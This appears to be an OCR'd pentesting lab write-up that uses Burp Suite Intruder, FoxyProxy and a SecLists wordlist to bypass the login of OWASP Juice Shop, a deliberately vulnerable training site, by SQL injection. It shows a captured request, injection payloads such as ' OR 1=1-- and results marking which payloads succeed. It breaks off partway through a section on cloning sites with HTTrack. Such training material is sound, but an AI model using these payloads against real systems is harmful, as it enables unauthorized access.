
I. TOOLS to use:

a. Burp suite

b. SQL injection wordlist. {seclists}

c. A webserver's login-page {OWASP JUICE SHOP}

d. foxyproxy.



**Proxy listeners**

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

| Running | Interface | Invisible | Redirect | Certificate | TLS Protocols | Support HTTP/2 |
|---|---|---|---|---|---|---|
| ✓ | 127.0.0.1:8080 | | | Per-host | Default | ✓ |

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another instal Burp.

**Request interception rules**

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

[✓] Intercept requests based on the following rules: *Master interception is turned off*

| Enabled | Operator | Match type | Relationship | Condition |
|---|---|---|---|---|
| ✓ | | File extension | Does not match | (^gif$\|^jpg$\|^png$\|^css$\|^js$\|^ico$\|^sv... |
| ☐ | Or | Request | Contains parameters | |
| ☐ | Or | HTTP method | Does not match | (get\|post) |
| ☐ | And | URL | Is in target scope | |


[ ] Automatically fix missing or superfluous new lines at end of request

[✓] Automatically update Content-Length header when the request is edited

**Response interception rules**


a. Burp suite: a security tool that is used to scan and test security threats on a website.

b. SecLists: https://github.com/danielmiessler/SecLists.git
The collection of the word list that contains all the required list for pentesting and for other security testing too.




| | | |
|---|---|---|
| Discovery | [Github Action] Automated trickest wordlists update. | 5 hours ago |
| Fuzzing | feat(wordlist): Added /etc/apache2/.htpasswd to LFI fuzzing... | last month |
| Miscellaneous | feat(wordlist): Added common Spanish names and words (... | 3 months ago |
| Passwords | fix(wordlist): Cleaned up '100k-most-used-passwords-NCS... | 8 hours ago |
| Pattern-Matching | Imported and cleaned php magic hashes | last year |
| Payloads | docs: update Payloads/README.md | 8 months ago |
| Usernames | feat: Added some common names in spanish | 3 months ago |
| Web-Shells | updated to laudanum v1.0 | 2 years ago |

c. OWASP Login page: OWASP juice shop is an open-source vulnerable website Where one can simulate or practice the attack to get better in pentesting.




d. Foxyproxy: FoxyProxy is a browser extension used to route browser traffic through a proxy (like Burp Suite) for intercepting and analyzing HTTP requests.


Extension (FoxyProxy Basic) moz-extension://67439b22-3184-4001-bca9-ea7c4e2f1be2/content/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Options Proxies Import Pattern Tester Log Help About
Add filter Ping Test Get Location
burp
Bulk Edit
Save
Help
FOXY


***Practical:***

I. Configure the FoxyProxy for the burp suite tool.

II. Try to login on the web page with any random input



III. So that the Burp suite can capture the requests that are made by the login page to its database server.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://juice-shop.herokuapp.com:443 [54.73.53.134]
Open browser
Request
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log (2) All issues
Memory: 132.0MB
Disabled

| Time | Type | Direction | Method | URL | Status code | Length |
|---|---|---|---|---|---|---|
| 13:39:07 2... | HTTP | → Request | GET | https://juice-shop.herokuapp.com/rest/user/whoami | | |
| 13:39:07 2... | HTTP | → Request | POST | https://juice-shop.herokuapp.com/rest/user/login | | |
| 13:39:07 2... | HTTP | → Request | GET | https://juice-shop.herokuapp.com/rest/user/whoami | | |

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 33
Origin: https://juice-shop.herokuapp.com
Referer: https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{
  "email":"hi",
  "password":"hello"
}
```

Once the request is captured by the burp suite then,


IV. Send the captured request to intruder tab by ***ctrl-I*** and set the pay load option, attack type with the wordlist of ***sqli.txt from SECLISTS and click ok.***



This payload type lets you configure a simple list of strings that are used as payloads.

```
# regex replace as many as you can with your fuzzer for best resu...
# <user-fieldname> <pass-fieldname> <username>
# also try to brute force a list of possible usernames, including po...
<username>' OR 1=1--
'OR '' = 'Allows authentication without a valid username.
<username>'--
' union select 1, '<user-fieldname>', '<pass-fieldname>' 1--
'OR 1=1--
```

V. Then the burp suite will start brute forcing the payload.


3. Intruder attack of https://juice-shop.herokuapp.com

Capture filter: Capturing all items

View filter: Showing all items


| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 2383 | ' or 0=0 -- | 200 | 198 | | | 1693 | |
| 2385 | ' or 1=1-- | 200 | 204 | | | 1693 | |
| 2386 | ' or 1=1; | 200 | 195 | | | 1693 | |
| 0 | | 401 | 453 | | | 925 | |
| 1 | ! | 401 | 459 | | | 925 | |
| 2 | ! Keeper | 401 | 460 | | | 925 | |
| 3 | !! | 401 | 452 | | | 925 | |
| 4 | !!! | 401 | 420 | | | 925 | |

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Length: 799
Content-Type: application/json; charset=utf-8
Date: Sat, 26 Jul 2025 19:17:14 GMT
Etag: W/"31f-Yzgfdd/B5Ea1uOznoizK9msg9+Q"
Feature-Policy: payment 'self'
Nel: {"report_to":"heroku-nel","response_headers":["Via"],"max_age":3600,"success_fraction":0.01,"failure_fraction":0.1}
Report-To:
{"group":"heroku-nel","endpoints":[{"url":"https://nel.heroku.com/reports?s=er%2FCRiUtGGeZuPLNpR0fjDUQY5eoviOnVTpNASEJs3g%3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1753557434"}],"max_age":3600}
Reporting-Endpoints: heroku-nel="https://nel.heroku.com/reports?s=er%2FCRiUtGGeZuPLNpR0fjDUQY5eoviOnVTpNASEJs3g%3D&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&ts=1753557434"
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs

{
  "authentication":{
    "token":
```

4511 of 1633938

If the burp suite finds a positive result, then it will return a response code of 200 If not then it will return the response code of 400-499.

VI. If everything is done correctly then the attacker can get unauthorized access and unauthorized login inside the server.



***5. Use The Website Copying Tool and Copy the Website.***

**->** ***HTTrack*** is a tool that is used to copy or clone an entire website from the internet to the local system.

It can be used for:

1. Offline Analysis
2. Directory/Path Mapping
3. Information gathering or Reconnaissance
4. Client-Side Analysis

It allows attackers to manually analyze:

